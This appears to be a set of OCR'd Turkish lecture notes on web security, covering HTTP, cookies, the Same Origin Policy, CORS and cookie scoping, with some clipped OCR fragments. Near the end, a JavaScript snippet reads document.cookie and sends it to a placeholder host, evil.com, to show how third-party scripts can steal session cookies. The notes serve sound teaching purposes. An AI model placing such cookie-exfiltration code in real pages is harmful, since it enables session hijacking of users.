
ağ güvenliği- web security 1

Büyük kitlelere hizmet verdiği için web önemli ve saldırıya açık ve saldırılması kitleler için riskli.

Eriştiğimiz sitenin donanım cihazlarımıza erişemeyeceğine, diğer sitelere ait kullanıcı bilgilerimize erişmeyeceğine, cihazımıza dosyalar indirmeyeceğine emin olmamız gerekiyor.

Saldırı Modelleri



1-)Malicious Website

Malicious site diğer siteleri ve kendimizi etkileyememeli. Network ve donanım güvende olmalı.

2-)Malicious External Resource

Site düzgün gözüküyor ancak zararlı başka siteye yönlendiriyor.

3-)Network Attacker

DNS servisi ele geçirilirse saldırılar gerçekleşebilir. Saldırgan networkü dinleyerek saldırılarda bulunabilir.

4-)Malware Attacker

Malware sistem içinde çalışmaya başlayarak sistemi ele geçiriyor.

HTTP Protokolü

Tüm internet servisi bunun üzerinden gerçekleştiriliyor. CERN'de oluşturulmuş. İstek(request) ve cevap(response) mesajları üzerine kurulu. Kaynağın ne olduğunu ve nerelerden erişilebileceğini gösteriyor.

URL (Uniform Reource Location)

scheme:protokolün kendisi


domain: hangi sunucudan erişilecek

port: sunucuya birden fazla erişim olabilir hangi portun kullanılacağı bilgisi lazım bu yüzden.

path, query string, fragment id: sunucudaki daha alt bilgiler

HTTP plain text. Temel olarak ASCII kullanıyor.

Path'in getirilmesini istiyor.



HTTP Methods

GET: Get the resource at the specified URL (does not accept message body)

POST: Create new resource at URL with payload

PUT: Replace target resource with request payload

PATCH: Update part of the resource

DELETE: Delete the specified URL

Günümüzde isteklerin büyük çoğunluğu post ile sağlanıyor.

Don't do...

```
GET http://bank.com/transfer?fromAccount=X&toAccount=Y&amount=1000
```

Authentication yok demek bunun olmaması lazım. Bunu GET ile değil POST ile yapmalıyız.

Statik içeriği istiyorsak GET kullanılır.

Farklı bir adresden img download etmek her zaman mümkün.

Frames


Site linkler isteyebilir bünyesinde. Sayfanın yüklenmesini tek bir kaynaktan yapmayız frameler sayesinde.

- Frame: rigid visible division
- iFrame: floating inline frame


Günümüzde ağırlıkla HTML ve JS kullanıyoruz. JS serverda çalışmıyor browserda çalışıyor, interpreted bir dil. HTML serverda oluşturulup browsera yollanıyor. JS lokal donanıma kadar erişebilir o yüzden çok işimizi hallediyor.

DOM (Document Object Model)

Browserda kullandığımız her şey bir obje. Browser dinamik/statik bünyesindeki her şeyin DOM tarafından işlenmesine izin veriyor. DOM'a erişim Object Oriented bir arayüz üzerinden.



HTTP/2




Günümüzde en çok kullandığımız protokollerden biridir.


Orijinal HTTP aksine birden fazla istek gerçekleştirilebilmeye başlıyor. Bunun için tek bir TCP üzerinde bağlantının multiplex edilebilmesi gerekli. Zip kullanarak trafikte azalma sağlıyor. Server push: server client'a data push edebiliyor.

Cookies

Server ve client arasında iletişimi sürekli tutabilmemiz için cookie'ye ihtiyaç duyuyoruz.


Browser cookie'yi saklayıp sonra server'a gönderebilir. Böylece oturum açık kalma hizmeti sağlanır. Oturum için cookie lazım. Ya da dark modda kullanmayı seviyorsam bu bilgi cookielerde saklanır. Kullanıcının davranışlarının kaydedilmesinde cookieler kullanılır.






GET, POST, GET, GET

Same Origin Policy



Who? What? How?

SOP gizlilik ve bütünlüğü sağlar. Window veya frame hangi originden geldiyse başka originler ona erişemez. Window a.com'dan geliyorsa a.com'dan gelen JS ile çalışır.




BroadcastChannel API

Aynı originden gelen scriptlerin iletişim kurmasını sağlar.

Exchanging Messages


Birbirleri arasında parent-child ilişkisi olan windowlar mesaj alışverişi yapabilirler.

Başka originlerden script yükleyebiliriz.




Ama kendi sunucumuzdan başka sunucudan yüklemek çok sıkıntılı

Domain Relaxation



DNS saldırılarına açık hale geliyoruz.

Üst domain'den alt domain yükleniyor, burada bir problem yok.



Alt domain'den üst domain yükleniyor, bu uygun değil.

Same Origin Policy - JavaScript

CORS(Cross-Origin Resource Sharing)


Karşı taraf izin vermemişse kendi origin'in haricine istekte bulunamazsınız.

scheme, domain, port üzerinden ilerler.

Basit isteklerde bunu yapmıyoruz ama GET, HEAD, Post gibi isteklerde yapıyoruz.

Same Origin Policy - Cookie

domain, path üzerinden ilerler.



coping Example

name = cookie1
value = a
domain = login.site.com
path = /

name = cookie2
value = b
domain = site.com
path = /

name = cookie3
value = c
domain = site.com
path = /my/home

ookie domain is suffix of URL domain ∧ cookie path is a prefix of URL pat

Setting Cookie Scope

Websites can set a scope to be any prefix of domain and prefix of path


- ✔ cs155.stanford.edu *can* set cookie for cs155.stanford.edu
- ✔ cs155.stanford.edu *can* set cookie for stanford.edu
- ✘ stanford.edu *cannot* set cookie for cs155.stanford.edu

- ✔ website.com/ *can* set cookie for website.com/
- ✔ website.com/login *can* set cookie for website.com/
- ✘ website.com *cannot* set cookie for website.com/login

/ önemli

No Domain Cookies

Most websites do not set Domain. In this situation, cookie is scoped to the hostname the cookie was received over and is not sent to subdomains



Policy Collisions

Cookie SOP Policy

cs.stanford.edu/zakir cannot see cookies for cs.stanford.edu/dabo

(cs.stanford.edu cannot see for cs.stanford.edu/zakir either)

Third Party Access

If your bank includes Google Analytics Javascript, can it access your Bank's authentication cookie?

Yes!

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

Problem with HTTP Cookies